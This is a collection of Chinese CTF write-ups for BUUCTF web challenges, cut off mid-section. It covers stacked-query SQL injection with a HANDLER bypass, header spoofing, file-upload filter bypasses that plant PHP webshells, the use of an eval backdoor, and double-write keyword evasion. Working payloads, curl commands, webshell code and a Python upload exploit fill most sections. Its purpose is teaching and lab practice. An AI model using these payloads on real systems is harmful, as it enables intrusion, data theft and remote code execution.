0%

CTF SQL注入 - 随便注

题目信息

题目描述

页面提示:”取材于某次真实环境渗透,只说一句话:开发和安全缺一不可”
页面注释:”sqlmap是没有灵魂的”


解题过程

1. 初步探测

首先访问题目页面,发现是一个输入框,提示”姿势”,查看源码发现是GET请求,参数名为inject

测试正常输入:

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1"

返回结果:

1
2
3
4
5
6
array(2) {
[0]=>
string(1) "1"
[1]=>
string(7) "hahahah"
}

2. 确认SQL注入

测试单引号闭合:

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1'"

返回错误:

1
error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1

结论:存在SQL注入,数据库是MariaDB。

3. 检测过滤关键字

尝试使用union select

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1'union select 1,2-- "

返回:

1
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);

结论select|update|delete|drop|insert|where|.等关键字被过滤。

4. 堆叠查询探测

由于关键字被过滤,尝试堆叠查询(多语句注入):

查看所有数据库:

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1';show databases;-- "

返回结果包含以下数据库:

  • ctftraining
  • information_schema
  • mysql
  • performance_schema
  • supersqli ← 可疑数据库
  • test

5. 查看表结构

查看ctftraining数据库的表:

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1';use ctftraining;show tables;-- "

发现FLAG_TABLE,但字段默认值为”not_flag”,排除。

查看supersqli数据库的表:

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1';use supersqli;show tables;-- "

发现两个表:

  • 1919810931114514 ← 数字命名的表,非常可疑
  • words

6. 查看可疑表的结构

查看words表结构:

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1';use supersqli;show columns from words;-- "

结果:id(int), data(varchar)

查看数字表结构(注意反引号):

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1';use supersqli;show columns from \`1919810931114514\`;-- "

关键发现:该表有一个字段叫flag

1
2
3
4
5
6
7
array(6) {
[0]=>
string(4) "flag"
[1]=>
string(12) "varchar(100)"
...
}

7. 绕过select过滤获取flag

由于select被过滤,尝试以下方法:

尝试1:预处理语句(失败)

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1';set @sql=CONCAT('se','lect * from \`1919810931114514\`;');prepare stmt from @sql;execute stmt;-- "

返回过滤提示:strstr($inject, "set") && strstr($inject, "prepare")

尝试2:重命名表(备选方案)

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1';use supersqli;rename table words to words1;rename table \`1919810931114514\` to words;-- "

可以执行成功,但没有直接返回数据。

尝试3:handler语句(成功!)

MySQL/MariaDB的handler语句可以直接读取表数据,无需使用select。

1
curl -s "http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1';use supersqli;handler \`1919810931114514\` open;handler \`1919810931114514\` read first;-- "

成功获取flag:

1
2
3
4
array(1) {
[0]=>
string(42) "flag{7acd36c9-1cbb-4e30-8ee5-339726d381d2}"
}

知识点总结

1. 堆叠查询(Stacked Queries)

在SQL注入中,使用分号;分隔多个SQL语句,可以执行额外的查询。

1
1'; show databases; --

2. MySQL/MariaDB 特殊表名处理

当表名是数字或包含特殊字符时,需要用反引号包裹:

1
show columns from `1919810931114514`;

3. Handler语句

MySQL的handler语句提供了一种直接访问表存储引擎的接口,可以绕过SELECT关键字限制:

1
2
3
handler table_name open;      -- 打开表
handler table_name read first; -- 读取第一条记录
handler table_name read next; -- 读取下一条记录

4. 常用绕过技巧

过滤 绕过方法
select handler语句、预编译语句、重命名表+alter字段
set/prepare concat+char编码、十六进制编码
where HAVING、LIMIT OFFSET

5. 表重命名攻击

当原查询只返回特定字段时,可以将flag表重命名为原查询的表名:

1
2
3
rename table words to words1;
rename table `1919810931114514` to words;
alter table words change flag id varchar(100);

完整Payload

获取flag的最终payload:

1
1';use supersqli;handler `1919810931114514` open;handler `1919810931114514` read first;-- 

URL编码后:

1
http://3e2916c7-99d8-47f7-9b53-88374d309e2c.node5.buuoj.cn:81/?inject=1%27%3Buse%20supersqli%3Bhandler%20%601919810931114514%60%20open%3Bhandler%20%601919810931114514%60%20read%20first%3B--%20

题目启示

  1. 开发和安全缺一不可:过滤了常见SQL关键字,但忽略了其他SQL语句(如handler)
  2. sqlmap不是万能的:手工注入能发现自动化工具遗漏的漏洞点
  3. 堆叠查询的危险性:即使某些关键字被过滤,堆叠查询仍可能导致数据泄露
[极客大挑战 2019]Http

题目描述

访问页面,发现是 Syclover 三叶草小组的宣传页面。页面HTML源码中隐藏了一个 Secret.php 链接,需要通过多层HTTP请求头的伪造来获取 flag。

解题步骤

Step 1: 发现隐藏页面

查看首页 HTML 源码,发现隐藏的链接:

1
<a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a>

curl 查看响应头确认服务器信息:

1
curl -s -I http://node5.buuoj.cn:29582/

输出:

1
2
3
HTTP/1.1 200 OK
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3

Step 2: 伪造 Referer 来源

访问 Secret.php,页面提示:

It doesn’t come from ‘https://Sycsecret.buuoj.cn

说明需要设置 Referer 请求头为该 URL:

1
curl -s -e "https://Sycsecret.buuoj.cn" http://node5.buuoj.cn:29582/Secret.php

-e 参数用于设置 Referer 头。

Step 3: 伪造 User-Agent 浏览器标识

加上 Referer 后,页面显示:

Please use “Syclover” browser

说明需要将 User-Agent 设置为 Syclover

1
curl -s -e "https://Sycsecret.buuoj.cn" -A "Syclover" http://node5.buuoj.cn:29582/Secret.php

-A 参数用于设置 User-Agent 头。

Step 4: 伪造本地访问来源 IP

加上浏览器标识后,页面显示:

No!!! you can only read this locally!!!

说明需要伪装成本地访问,使用 X-Forwarded-For 头将来源IP设为 127.0.0.1

1
curl -s -e "https://Sycsecret.buuoj.cn" -A "Syclover" -H "X-Forwarded-For: 127.0.0.1" http://node5.buuoj.cn:29582/Secret.php

-H 参数用于添加自定义请求头。

最终命令

1
2
3
4
5
curl -s \
-e "https://Sycsecret.buuoj.cn" \ #伪造Http Referer 请求头,告诉服务器,当前请求是从哪个页面跳转过来的
-A "Syclover" \ #请求头,客户端身份(如手机、浏览器、爬虫)
-H "X-Forwarded-For: 127.0.0.1" \ # -H手动自定义任意 HTTP 请求头,这里代表伪装客户端 IP 为本地
http://node5.buuoj.cn:29582/Secret.php

Flag

1
flag{ec8908c2-1dcb-40e8-99cf-b56fcbd8e1a8}

知识点总结

1. HTTP 请求头伪造

本题考察了三种常见的 HTTP 请求头伪造技术:

请求头 作用 curl 参数
Referer 标识请求来源页面 -e / --referer
User-Agent 标识客户端浏览器类型 -A / --user-agent
X-Forwarded-For 标识请求的真实客户端IP(代理转发) -H / --header

2. X-Forwarded-For (XFF)

  • X-Forwarded-For 是一个 HTTP 扩展头,用于识别通过代理或负载均衡连接的客户端的原始IP地址
  • 在 PHP 中,$_SERVER['REMOTE_ADDR'] 可能被此头覆盖(取决于服务器配置),导致服务端认为请求来自伪造的地址
  • 类似伪装的头部还有:X-Real-IPClient-IPX-Originating-IP

3. 服务端IP验证的安全问题

  • 许多应用通过检查 IP 地址来判断是否为本地/内网访问
  • 如果有反向代理,后端需要注意从 X-Forwarded-For 中正确提取真实IP
  • 安全做法:只在信任的代理链中使用 X-Forwarded-For,否则应忽略该头

4. curl 常用参数速查

参数 说明
-s 静默模式,不显示进度
-I 只获取响应头(HEAD 请求)
-e URL 设置 Referer
-A STR 设置 User-Agent
-H "Key: Val" 添加自定义请求头
-v 显示详细通信过程
-X METHOD 指定请求方法(GET/POST等)
-d DATA 发送 POST 数据

BUUCTF - 文件上传绕过实战 (上传头像)

题目信息

  • 目标地址: http://cf307678-4209-449a-985c-788492033aa4.node5.buuoj.cn:81/
  • Flag: flag{07fbb2d5-7694-4a7b-a45f-55aedbe7db04}

题目分析

打开靶机,发现是一个上传头像的页面。通过逐步测试,我们发现服务器对上传文件做了多重过滤和限制:

  1. MIME类型检测:如果上传普通的文本文件,页面提示 Not image!
  2. 后缀黑名单检测:如果尝试修改 Content-Type 并上传 .php 结尾的文件,页面提示 NOT!php!,说明服务器拉黑了 .php 扩展名。
  3. 文件内容检测 (PHP标签):当我们尝试使用其他可解析的后缀(如 .phtml)并包含常规 PHP 标签时,页面提示 NO! HACKER! your file included '<?',说明针对 <? 做了关键字过滤。
  4. 文件头检测 (Magic Bytes):当我们绕过标签检测后,如果文件开头不是合法的图片格式,还会提示 Don't lie to me, it's not image at all!!!,这说明后端检测了文件的内容前缀(如Magic Bytes)。

绕过姿势

针对以上防御机制,我们需要逐一攻破:

  1. MIME绕过:通过修改 HTTP 请求,设置文件的 Content-Typeimage/jpeg
  2. 黑名单绕过:使用 .phtml 作为文件后缀(在很多中间件配置中,.phtml, .php3, .php5 等也会被作为 PHP 脚本解析)。
  3. 内容检测绕过:由于 <? 被过滤,常规的 <?php ... ?><?= ... ?> 均无法使用。由于目标环境使用了 PHP 5.x (可从响应头 X-Powered-By: PHP/5.5.9 中看出),我们可以利用 <script language="php">...</script> 标签来包含代码,从而绕过对 <? 的检查。
  4. 文件头绕过:在 payload 内容最前方添加 GIF89a 伪造为 GIF 图像文件头。

Exploit (Shell 过程)

我们可以直接使用 curl 命令一键完成渗透过程:

第一步:构造 Payload 并进行上传
利用 curl -F 发送 multipart/form-data 请求,并显式指定 type 来绕过 MIME 检测:

1
2
3
4
5
# 构造包含木马的临时文件
echo 'GIF89a <script language="php">system("cat /flag");</script>' > shell.phtml

# 发起文件上传请求
curl -s -F "file=@shell.phtml;type=image/jpeg" http://cf307678-4209-449a-985c-788492033aa4.node5.buuoj.cn:81/upload_file.php

服务器会返回以下成功提示:

1
2
3
4
<div class="error">
<strong>
上传文件名: shell.phtml<br></strong>
</div>

第二步:访问木马获取 Flag
一般来说,简单上传的目录路径常为 /upload//uploads/。经测试该靶机位于 /upload/ 目录下。

1
2
# 访问上传的 webshell 并获取执行结果
curl -s http://cf307678-4209-449a-985c-788492033aa4.node5.buuoj.cn:81/upload/shell.phtml

执行结果(获取到Flag):

1
GIF89a flag{07fbb2d5-7694-4a7b-a45f-55aedbe7db04}

相关知识点总结

  1. MIME 校验脆弱性:服务端通过 $_FILES['file']['type'] 校验文件类型是极其不可靠的。此参数完全由客户端提交的 Content-Type 请求头控制。
  2. 黑名单机制缺陷:只封禁 .php 后缀时,攻击者可以通过 .phtml, .php5, .pht 等偏僻且依然能够被解析的拓展名绕过。最佳实践是使用白名单机制(仅允许 .jpg, .png 等)。
  3. PHP 标签绕过:除了标准的 <?php ?> 和短标签 <? ?> 外,在 PHP 7.0 之前的版本中支持 <script language="php"> 的方式,该语法常用于在严格过滤 <? 的场景下进行 Bypass。
  4. Magic Bytes 伪造:许多 WAF 或后端代码(如 PHP 的 exif_imagetype() 函数)通过读取文件头部几个字节来判断文件格式,在文本最前面加上 GIF89a 即可轻松欺骗这套检测机制。

BUUCTF - 文件上传绕过实战 (上传头像) - DeepSeek WriteUp

题目信息

  • 目标地址: http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/
  • Flag: flag{64baf9a6-fdcc-4338-805d-bea8f7ec68ba}

题目分析

打开靶机,页面是一个”上传头像”(上传头像)的表单页面,提交到 upload_file.php

通过逐步测试(每一步都伴随具体的 curl 命令和返回结果),发现服务器对上传文件做了多重过滤。


测试 1:直接上传 PHP 文件 → 发现扩展名检测

测试命令:

1
2
3
echo '<?php system("id"); ?>' > /tmp/test.php
curl -s -F "file=@/tmp/test.php" -F "submit=提交" \
"http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload_file.php"

返回结果: Not image!

说明服务器在接收文件时首先检查了文件扩展名,只允许图片扩展名(gif/jpg/jpeg/png)通过。

只显示body标签的内容

1
curl -s -F "file=@./tmp/test.php" -F "submit=提交" http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload_file.php | sed -n '/<body>/,/<\/body>/p' | sed -e '1d;$d;s/<[^>]*>//g' | tr -d '[:space:]'

测试 2:对比不同扩展名,定位第一道防线 → 发现 MIME 类型检测

先试 .phtml

1
2
3
echo '<?php system("id"); ?>' > /tmp/test.phtml
curl -s -F "file=@/tmp/test.phtml" -F "submit=提交" \
"http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload_file.php"

返回结果: Not image!

再试 .gif

1
2
3
echo '<?php system("id"); ?>' > /tmp/test.gif
curl -s -F "file=@/tmp/test.gif" -F "submit=提交" \
"http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload_file.php"

返回结果: NO! HACKER! your file included '<?'

对比发现:

  • .phtmlNot image!(第一关都没过)
  • .gifNO! HACKER!(过了第一关,被第二关拦住)

这说明第一道防线不止检查扩展名,还检查了 $_FILES['file']['type'](MIME 类型)。.gif 的默认 MIME 是 image/gif 所以通过;.phtml 的默认 MIME 不是图片类型所以被拦。


测试 3:绕过 MIME 类型,触发内容检测 → 发现 <? 过滤

测试命令(.phtml + 显式 MIME 类型):

1
2
3
echo '<?php system("id"); ?>' > /tmp/test.phtml
curl -s -F "file=@/tmp/test.phtml;type=image/jpeg" -F "submit=提交" \
"http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload_file.php"

返回结果: NO! HACKER! your file included '<?'

这次 .phtml + type=image/jpeg 通过了扩展名和 MIME 两道检查,进入了内容检测环节。服务器读取了文件内容,发现 <? 字符串就拦截了。

结论:后端使用 file_get_contents() 或类似方式读取文件内容并检测 <? 关键词。


测试 4:使用 <script language="php"> 绕过 <? 过滤 → 发现 Magic Bytes 检测

测试命令:

1
2
3
echo '<script language="php">system("id");</script>' > /tmp/test.phtml
curl -s -F "file=@/tmp/test.phtml;type=image/jpeg" -F "submit=提交" \
"http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload_file.php"

返回结果: Don't lie to me, it's not image at all!!!

终于没有触发 <? 过滤了,但出现了新的拦截。说明后端读取了文件头部字节来判断是否为有效图片格式(magic bytes 检测),当前文件没有合法的图片文件头所以被拒。


测试 5:最终绕过 — GIF89a + .phtml + MIME + script标签

测试命令:

1
2
3
echo 'GIF89a <script language="php">system("cat /flag*");</script>' > /tmp/shell.phtml
curl -s -F "file=@/tmp/shell.phtml;type=image/jpeg" -F "submit=提交" \
"http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload_file.php"

返回结果: 上传文件名: shell.phtml

四道防线全部绕过,文件上传成功。

额外步骤:定位上传目录

上传成功后需要知道文件被存到了哪个路径。通过枚举常见上传目录来定位:

1
2
3
4
for path in "test.gif" "uploads/test.gif" "upload/test.gif" "images/test.gif"; do
code=$(curl -s -o /dev/null -w "%{http_code}" "http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/$path")
echo "$path → HTTP $code"
done

输出:

1
2
3
4
test.gif → 404
uploads/test.gif → 404
upload/test.gif → 200
images/test.gif → 404

确认文件存储在 /upload/ 目录下。


绕过条件汇总

实际绕过需要同时满足 全部4项条件,缺一不可:

检测层 触发条件 错误提示 绕过方式
扩展名 非图片扩展名(php/php5/phtml) Not image! 使用 .phtml 扩展名
MIME 类型 未设置或非图片 MIME Not image! 设置 type=image/jpeg
内容 <? 文件内容包含 <? NO! HACKER! your file included '<?' 使用 <script language="php">
Magic Bytes 文件头不是有效图片格式 Don't lie to me, it's not image at all!!! 文件头添加 GIF89a

所有检测均通过后,返回 上传文件名: xxx.phtml

Exploit 过程

第一步:构造 Payload 并上传

1
2
3
4
5
6
# 构造包含命令执行的临时文件
echo 'GIF89a <script language="php">system("cat /flag*");</script>' > /tmp/shell.phtml

# 上传文件,显式指定 MIME type 为 image/jpeg
curl -s -F "file=@/tmp/shell.phtml;type=image/jpeg" -F "submit=提交" \
"http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload_file.php"

上传成功返回:

1
<strong>上传文件名: shell.phtml<br></strong>

第二步:访问 Webshell 获取 Flag

1
curl -s http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload/shell.phtml

返回结果:

1
GIF89a flag{64baf9a6-fdcc-4338-805d-bea8f7ec68ba}

Python Exploit 版本

1
2
3
4
5
6
7
8
9
10
11
12
13
import requests

url = "http://2428bd85-3ba8-4e37-ae0c-da50b037dab7.node5.buuoj.cn:81/upload_file.php"

payload = b'GIF89a <script language="php">system("cat /flag*");</script>'

files = {
"file": ("shell.phtml", payload, "image/jpeg"),
"submit": (None, "提交")
}

resp = requests.post(url, files=files)
print(resp.text)

相关知识点总结

1. MIME 校验的脆弱性

PHP 中 $_FILES['file']['type'] 完全由客户端发送的 Content-Type 控制,无法作为安全校验依据。攻击者可随意修改。

2. 扩展名黑名单机制的缺陷

仅封禁常见的 .php 是不够的。攻击者可用以下扩展名绕过:

  • .phtml — Apache 中默认可解析为 PHP
  • .php5.php7 — 取决于服务器配置
  • .pht — 某些配置中可解析

最佳实践:使用 白名单机制(仅允许 .jpg.png.gif 等)。

3. PHP 其他标签语法

PHP 支持多种标签形式,在 <? 被过滤时可用于绕过:

标签形式 是否可用 说明
<?php ?> 被过滤 标准标签,含 <?
<? ?> 被过滤 短标签,含 <?
<?= ?> 被过滤 短输出标签,含 <?
<script language="php"> 可用 已弃用,PHP 5.3 起弃用,PHP 7.0 移除
<% %> 不可用 ASP 风格标签,需 asp_tags=On

4. Magic Bytes 伪造

PHP 的 exif_imagetype() / getimagesize() 函数通过读取文件头的 magic bytes 判断文件类型。
常见图片文件头:

格式 Magic Bytes
GIF GIF89aGIF87a
JPEG \xFF\xD8\xFF
PNG \x89PNG

在最前面加上 GIF89a 即可绕过图像格式检测。

5. Nginx + Apache 反向代理架构

本靶机架构为 OpenResty(Nginx) 反代后端 Apache:

  • Nginx 直接处理静态文件请求(返回 Server: openresty
  • PHP 动态请求转发给 Apache(返回 Server: Apache/2.4.7 (Ubuntu)
  • 404 页面由 Apache 返回,验证了后端是 Apache

参考

7- Knife (菜刀)

题目名称: 白给的shell

题目描述: 我家菜刀丢了,你能帮我找一下么

题目地址: http://c10e41e9-cfcb-4d2e-a6b5-5ea9d134fd28.node5.buuoj.cn:81/


信息收集

访问目标网站,得到如下页面:

  • 标题: 白给的shell
  • 内容: “我家菜刀丢了,你能帮我找一下么”
  • 关键源码: eval($_POST["Syc"]);

关键发现

页面源码中直接给出了一个 一句话木马(webshell)

1
eval($_POST["Syc"]);
  • eval() 是 PHP 中的危险函数,可以将传入的字符串当作 PHP 代码执行
  • $_POST["Syc"] 接收通过 POST 方法提交的 Syc 参数值
  • 这意味着我们可以通过 POST 请求参数 Syc 来执行任意 PHP 代码

服务器信息

  • Server: openresty (nginx + Lua)
  • PHP版本: 5.5.9-1ubuntu4.29(旧版本)
  • 后端: PHP/5.5.9

利用过程

1. 使用 webshell 执行系统命令

通过 POST 参数 Syc 发送 system('ls -la'); 列出当前目录:

1
2
curl -s "http://c10e41e9-cfcb-4d2e-a6b5-5ea9d134fd28.node5.buuoj.cn:81/" \
-d "Syc=system('ls -la');"

结果: 当前目录只有 index.php

2. 搜索 flag 文件

1
2
curl -s "http://c10e41e9-cfcb-4d2e-a6b5-5ea9d134fd28.node5.buuoj.cn:81/" \
-d "Syc=system('find / -name flag* 2>/dev/null');"

结果: 发现 /flag 文件

3. 读取 flag

1
2
curl -s "http://c10e41e9-cfcb-4d2e-a6b5-5ea9d134fd28.node5.buuoj.cn:81/" \
-d "Syc=system('cat /flag');"

Flag: flag{1d2f60bc-c6bb-4bfc-8fb3-9549e740dc09}


知识点总结

1. 一句话木马(Webshell)

一句话木马是一种短小精悍的 web 后门脚本,通常由以下几个要素组成:

要素 作用
eval() 将字符串作为 PHP 代码执行
$_POST["Syc"] 接收用户通过 POST 方法提交的数据
木马上传/植入 攻击者通过文件上传、SQL注入、或已有漏洞植入

常见的 webshell 形式:

1
2
3
<?php eval($_POST["cmd"]); ?>
<?php system($_POST["cmd"]); ?>
<?php @eval($_POST["pass"]); ?>

2. PHP eval() 函数

  • eval() 把传入的字符串当作 PHP 代码执行
  • 非常危险,在实际开发中应避免使用
  • 本题中该函数被用于接收用户输入的任意代码

3. CTF 解题思路

对于提供了 webshell 的题目,一般流程:

  1. 确认 webshell 存在 - 通过 POST 发送测试指令
  2. 执行系统命令 - 利用 system()exec()shell_exec()passthru() 等函数
  3. 查找 flag 位置 - 使用 find / -name flag*grep -r flag / 搜索
  4. 读取 flag - 使用 cat 命令读取

4. curl 常用参数

参数 作用
-s 静默模式,不显示进度信息
-d "key=val" 发送 POST 请求,传递数据
-X POST 指定请求方法为 POST(-d 会自动使用 POST)

常见疑问:为什么 Syc 后面不能直接加命令,而是加上 system()

这是一个很关键的理解点。eval() 执行的是 PHP 代码,不是 shell 命令。

eval($_POST["Syc"]); 等价于把 $_POST["Syc"] 的内容当作 PHP 代码来执行。

所以:

你发送的 Syc 值 eval() 实际执行的代码 结果
ls -la eval("ls -la"); ❌ PHP 语法错误 — ls -la 不是合法的 PHP 语句
system('ls -la'); eval("system('ls -la');"); ✅ 调用了 PHP 的 system() 函数来执行 shell 命令

ls -lashell 命令,但 eval() 期望的是 PHP 代码。PHP 和 shell 是两门不同的语言,所以必须用 system()exec()shell_exec() 等 PHP 内置函数来桥接,告诉 PHP “把这串东西当成 shell 命令去跑”。

简单说就是:eval() 听不懂 shell,只听得懂 PHP。system() 就是那个翻译官。


注意事项

  1. 实际渗透测试中,发现 webshell 需要进一步排查系统是否被植入其他后门
  2. 本题是 CTF 竞赛题目,在授权的环境中进行学习
  3. eval() 在真实项目中应被严格禁止使用

[ACTF2020 新生赛]upload2

题目信息

解题过程

1. 信息收集

访问目标页面,发现是一个文件上传表单,前端 JS 限制了只能上传 .jpg.png.gif 文件。

但前端限制只是客户端的,可以用 curl 直接发送 POST 请求绕过。

查看上传页面的前端校验代码 ./js/main.js:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
function checkFile() {
var file = document.getElementsByName('upload_file')[0].value;
if (file == null || file == "") {
alert("请选择要上传的文件!");
return false;
}
var allow_ext = ".jpg|.png|.gif";
var ext_name = file.substring(file.lastIndexOf("."));
if (allow_ext.indexOf(ext_name) == -1) {
var errMsg = "该文件不允许上传,请上传jpg、png、gif结尾的图片噢!";
alert(errMsg);
return false;
}
}

2. 测试服务端黑名单

用 curl 直接绕过前端限制,测试各种后缀:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# 尝试上传 .php —— 被拦截
echo '<?php phpinfo();?>' > /tmp/test.php
curl -s -F "upload_file=@/tmp/test.php" -F "submit=upload" http://.../
# 返回: nonono~ Bad file!

# 尝试上传 .php5 —— 被拦截
echo '<?php phpinfo();?>' > /tmp/test.php5
curl -s -F "upload_file=@/tmp/test.php5" -F "submit=upload" http://.../
# 返回: nonono~ Bad file!

# 尝试上传 .php3 —— 被拦截
echo '<?php phpinfo();?>' > /tmp/test.php3
curl -s -F "upload_file=@/tmp/test.php3" -F "submit=upload" http://.../
# 返回: nonono~ Bad file!

# 尝试上传 .phtml —— 成功!PHP代码被执行
echo '<?php phpinfo();?>' > /tmp/test.phtml
curl -s -F "upload_file=@/tmp/test.phtml" -F "submit=upload" http://.../
# 返回: Upload Success! Look here~ ./uplo4d/xxx.phtml

关键发现: .phtml 后缀成功通过服务端校验,并且可以执行 PHP 代码。

说明服务端用的是黑名单过滤,只拦截 .php.php3.php4.php5 等常见后缀,但没有拦截 .phtml

.phtml 是 PHP 支持的另一种后缀名,在部分服务器配置中可以被解析执行 PHP 代码。

3. 确认PHP环境状态

访问上传的 .phtml 页面查看 phpinfo 获得关键信息:

1
curl -s http://.../uplo4d/xxx.phtml

关键信息:

  • disable_functions = no value(没有任何函数被禁用)
  • open_basedir = no value(没有目录访问限制)
  • Document_ROOT = /var/www/html

4. 上传 Webshell

1
2
3
4
# 创建包含 GIF 文件头的小马,绕过可能的内容检查
echo 'GIF89a<?php @eval($_POST["cmd"]);?>' > /tmp/shell.phtml
curl -s -F "upload_file=@/tmp/shell.phtml" -F "submit=upload" http://.../
# 返回: Upload Success! Look here~ ./uplo4d/bd914ca4997d34857501cefab0064162.phtml

5. 获取Flag

1
2
3
4
5
6
7
8
# 列出根目录
curl -s -X POST -d "cmd=system('ls -la /');" \
http://.../uplo4d/bd914ca4997d34857501cefab0064162.phtml
# 发现 /flag 文件

# 读取 flag
curl -s -X POST -d "cmd=system('cat /flag');" \
http://.../uplo4d/bd914ca4997d34857501cefab0064162.phtml

Flag: flag{a074881a-5854-4864-9534-f9c713fe4041}

知识点总结

1. 文件上传绕过技术

绕过方式 说明
前端JS绕过 直接构造 POST 请求,不经过浏览器
扩展名黑名单绕过 使用 .phtml.php5.shtml 等替代后缀
文件头绕过 添加 GIF89a 等图片文件头骗过 getimagesize() 等函数
双写扩展名 a.php.jpga.jpg.php
大小写绕过 .PHP.Php
末尾特殊字符 空格、点、::$DATA(Windows)

2. 常见PHP可解析后缀

PHP 可解析的后缀不仅限于 .php,还包括:

  • .php3.php4.php5.php7(不同PHP版本)
  • .phtml(PHP + HTML混编)
  • .pht
  • .shtml(需服务器配置)

3. 检查服务器环境

通过 phpinfo() 可以获取:

  • disable_functions:被禁用的PHP函数
  • open_basedir:目录访问限制
  • Document_ROOT:Web根目录路径
  • allow_url_include:是否允许远程文件包含

4. curl 上传文件命令

1
curl -s -F "upload_file=@/path/to/file" -F "submit=upload" URL
  • -F 表示 form 数据,@ 表示文件内容
  • 文件名会保留原文件名

防御建议

  1. 使用白名单而非黑名单校验文件扩展名
  2. 使用 finfogetimagesize() 验证文件 MIME 类型
  3. 上传文件重命名,不使用用户提供的文件名
  4. 文件存储目录设置为不可执行脚本
  5. 使用 .htaccess 限制上传目录的 PHP 解析

CTF WriteUp: BabySQL

题目信息

知识点

  1. SQL注入:通过注入点绕过登录验证并执行任意 SQL 语句
  2. 双写绕过:后端对 orunionselectfromwhere 等关键词进行了过滤(替换为空),但未做多次过滤,因此可以采用双写绕过
  3. 堆叠/联合查询注入:使用 UNION SELECT 联合查询获取数据库中的表结构和数据

解题思路与详细步骤

1. 信息收集

访问目标网址,是一个登录页面,包含用户名(username)和密码(password)两个输入框,表单提交到 check.php。页面提示:”自从前几次网站被日,我对我的网站做了严格的过滤,你们这些黑客死心吧!!!”,说明后端做了关键词过滤。

使用单引号测试注入:

1
GET /check.php?username=admin'&password=admin

返回 SQL 语法错误,确认存在 SQL 注入漏洞。

2. 过滤规则探测

通过尝试不同关键词,观察返回结果(报错 vs 正常),发现以下关键词被过滤(替换为空):

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
# === SQL原文: SELECT * FROM users WHERE username='$username' AND password='$password' ===

# 测试 or 是否被过滤
# SQL: SELECT * FROM users WHERE username='admin' or 1=1#' AND password='admin'
# or 被过滤后: SELECT * FROM users WHERE username='admin' 1=1#' AND password='admin' ← 语法错误
# or 未过滤: SELECT * FROM users WHERE username='admin' or 1=1#' AND password='admin' ← Login Success
curl "http://target/check.php?username=admin'%20or%201=1%23&password=admin"
# 返回语法错误 → or 被过滤

# 双写测试 oorr
# SQL: SELECT * FROM users WHERE username='admin' oorr 1=1#' AND password='admin'
# 过滤后: SELECT * FROM users WHERE username='admin' or 1=1#' AND password='admin' ← 语法正确
curl "http://target/check.php?username=admin'%20oorr%201=1%23&password=admin"
# Login Success → 双写绕过成功,确认 or 被过滤

# 测试 union/select 双写
# SQL: SELECT * FROM users WHERE username='admin' union select 1,2,3#' AND password='admin'
# 过滤后: SELECT * FROM users WHERE username='admin' 1,2,3#' AND password='admin' ← 语法错误
curl "http://target/check.php?username=admin'%20union%20select%201,2,3%23&password=admin"
# 报错 → union/select 被过滤

# SQL: SELECT * FROM users WHERE username='admin' ununionion selselectect 1,2,3#'
# 过滤后: SELECT * FROM users WHERE username='admin' union select 1,2,3#' ← 语法正确
curl "http://target/check.php?username=admin'%20ununionion%20selselectect%201,2,3%23&password=admin"
# 正常返回 → 双写绕过成功

# 测试 from 双写(information 中的 or 也需双写)
# SQL: SELECT * FROM users WHERE username='1' union select 1,table_name,3 from information_schema.tables where#
# 过滤后: SELECT * FROM users WHERE username='1' union select 1,table_name,3 information_schema.tables ← 语法错误
curl "http://target/check.php?username=1'%20ununionion%20selselectect%201,table_name,3%20frfromom%20infoorrmation_schema.tables%20whwhereere%201=1%23&password=admin"
# 正常返回 → from、where、information 中的 or 均被过滤,双写均可绕过

# 测试 where 双写
# SQL: SELECT * FROM users WHERE username='admin' where 1=1#'
# 过滤后: SELECT * FROM users WHERE username='admin' 1=1#' ← 语法错误
curl "http://target/check.php?username=admin'%20whwhereere%201=1%23&password=admin"
# 正常返回 → where 被过滤,双写 whwhereere 可绕过

通过测试确认以下关键词被过滤(替换为空):

  • or
  • union
  • select
  • from
  • where

3. 双写绕过技巧

后端使用类似 str_replace(['or','union','select','from','where'], '', $input) 的过滤机制,但只过滤一次。因此可以双写关键词,过滤掉中间的部分后剩下的正好构成原词:

原始词 双写形式 过滤后
